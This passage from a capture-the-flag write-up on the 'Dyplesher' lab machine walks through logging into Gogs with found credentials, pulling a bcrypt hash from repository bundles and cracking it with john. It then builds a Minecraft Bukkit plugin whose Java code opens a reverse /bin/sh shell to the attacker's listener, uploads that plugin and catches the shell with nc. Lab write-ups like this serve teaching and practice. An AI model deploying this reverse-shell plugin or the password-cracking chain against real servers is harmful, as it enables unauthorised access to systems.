
Cross-platform

Gogs runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

Lightweight

Open Source

I entered the username of felamos@dyplesher.htb and password of mommy1.




Sign In

Username or email * felamos@dyplesher.htb

Password * ●●●●●●

☐ Remember Me

I was provided with a successful login and was able to continue with the enumeration. Within the releases section of felamos' gitlab repository, we had a repo.zip file which I downloaded to extract its contents.



Releases

v1 (edit)

felamos 1 month ago 0 commits to master since this release

Nothing to do

Downloads


repo.zip

Source Code (ZIP)

Source Code (TAR.GZ)


© 2020 Gogs Version: 0.11.91.0811 Page: 29ms Template: 1ms

unzip repo.zip



```
root@kali:/opt/htb/dyplesher.htb/downloads# unzip repo.zip
Archive:  repo.zip
   creating: repositories/
   creating: repositories/@hashed/
   creating: repositories/@hashed/4b/
   creating: repositories/@hashed/4b/22/
  inflating: repositories/@hashed/4b/22/4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle
   creating: repositories/@hashed/4e/
   creating: repositories/@hashed/4e/07/
   creating: repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/
  inflating: repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
   creating: repositories/@hashed/6b/
   creating: repositories/@hashed/6b/86/
  inflating: repositories/@hashed/6b/86/6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle
   creating: repositories/@hashed/d4/
   creating: repositories/@hashed/d4/73/
  inflating: repositories/@hashed/d4/73/d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle
```


With the contents extracted, I started looking into the repositories by cloning them.



```
root@kali:/opt/htb/dyplesher.htb/downloads/repositories/@hashed/4e/07# git clone 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
Cloning into '4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce'...
Receiving objects: 100% (51/51), 20.94 MiB | 78.24 MiB/s, done.
Resolving deltas: 100% (5/5), done.
```

Within the one specific repository, we had a file named **users.db**.


cat users.db



```
root@kali:/opt/htb/dyplesher.htb/downloads/repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/plugins/LoginSecurity# cat users.db

��0���ableusersusersCREATE TABLE users (unique_user_id VARCHAR(130) NOT NULL UNIQUE,password VARCHAR(300) NOT NULL,encryption INT,ip VARCHAR(130) NOT NULL))=indexsqlite_a
��qM�)18fb40a5c8d34f249bb8a689914fcac3$2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWjeZYdeP6oyDvCo9vc6/192.168.43.81
��$M18fb40a5c8d34f249bb8a689914fcac3root@kali:/opt/htb/dyplesher.htb/downloads/repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce
/plugins/LoginSecurity# echo '$2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWjeZYdeP6oyDvCo9vc6' >> ../../../../../../../../hashes
```

Within this db, we had another hash. This was added to the set of existing hashes and an attempt to crack with john was once again attempted.


john hashes -w=~/Downloads/rockyou.txt



```
root@kali:/opt/htb/dyplesher.htb# john hashes -w=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis1          (?)
```


The new hash was successfully reversed and revealed a password of **alexis1**.


Plugin




felamos@dyplesher.htb


●●●●●●●









```
root@kali:/opt/htb/dyplesher.htb# mkdir plugins
root@kali:/opt/htb/dyplesher.htb# cd plugins/
root@kali:/opt/htb/dyplesher.htb/plugins# mkdir java
root@kali:/opt/htb/dyplesher.htb/plugins# cd java/
root@kali:/opt/htb/dyplesher.htb/plugins/java# wget https://cdn.getbukkit.org/craftbukkit/craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar
--2020-06-02 15:21:17--  https://cdn.getbukkit.org/craftbukkit/craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar
Resolving cdn.getbukkit.org (cdn.getbukkit.org)... 149.28.57.95
Connecting to cdn.getbukkit.org (cdn.getbukkit.org)|149.28.57.95|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19539101 (19M) [application/java-archive]
Saving to: ‘craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar’

craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar   100%[=====================================================================================>]  18.63M  9.42MB/s    in 2.0s

2020-06-02 15:21:20 (9.42 MB/s) - ‘craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar’ saved [19539101/19539101]
```




```
root@kali:/opt/htb/dyplesher.htb/plugins/java# tar -xvf depl-rev-shell.tar hack/
hack/
hack/de/
hack/de/nudesnowboarders/
hack/de/nudesnowboarders/main/
hack/de/nudesnowboarders/main/Main.class
hack/de/nudesnowboarders/main/Main.java
hack/plugin.yml
hack/META-INF/
hack/META-INF/serverstats.kotlin_module
```




```
root@kali: /opt/htb/dyplesher.htb/plugins/java/hack 78x26
  GNU nano 4.8            de/nudesnowboarders/main/Main.java
package de.nudesnowboarders.main;

import java.io.IOException;
import org.bukkit.plugin.java.JavaPlugin;

import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Main
 extends JavaPlugin
 {
  public void onEnable() {
  try {

  String host="10.10.14.18";
  int port=11211;
  String cmd="/bin/sh";
  Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
  Socket s=new Socket(host,port);
```




```
root@kali: /opt/htb/dyplesher.htb/plugins/java/hack 109x26
  GNU nano 4.8                                              plugin.yml
name: dmw0ng
version: 0.1
description: haxxor it
author: nobody
main: de.nudesnowboarders.main.Main

commands:
  serverstats:
```



```
root@kali:/opt/htb/dyplesher.htb/plugins/java/hack# javac -cp /opt/htb/dyplesher.htb/plugins/java/craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar de/nudesnowboarders/main/Main.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```




```
root@kali:/opt/htb/dyplesher.htb/plugins/java/hack# jar cf ../dmw0ng.jar plugin.yml de/nudesnowboarders/main/Main.class
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



Add Plugin


Upload | Browse... dmw0ng.jar | Add



Add Plugin

Plugin uploaded successfully


Upload | Browse... No file selected. | Add




Reload Plugin

dmw0ng

If you are getting a 500 error, head to /home/reset




```
root@kali:/opt/htb/dyplesher.htb# nc -nlvp 11211
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::11211
Ncat: Listening on 0.0.0.0:11211
```




Reload Plugin

Plugin successfully loaded!

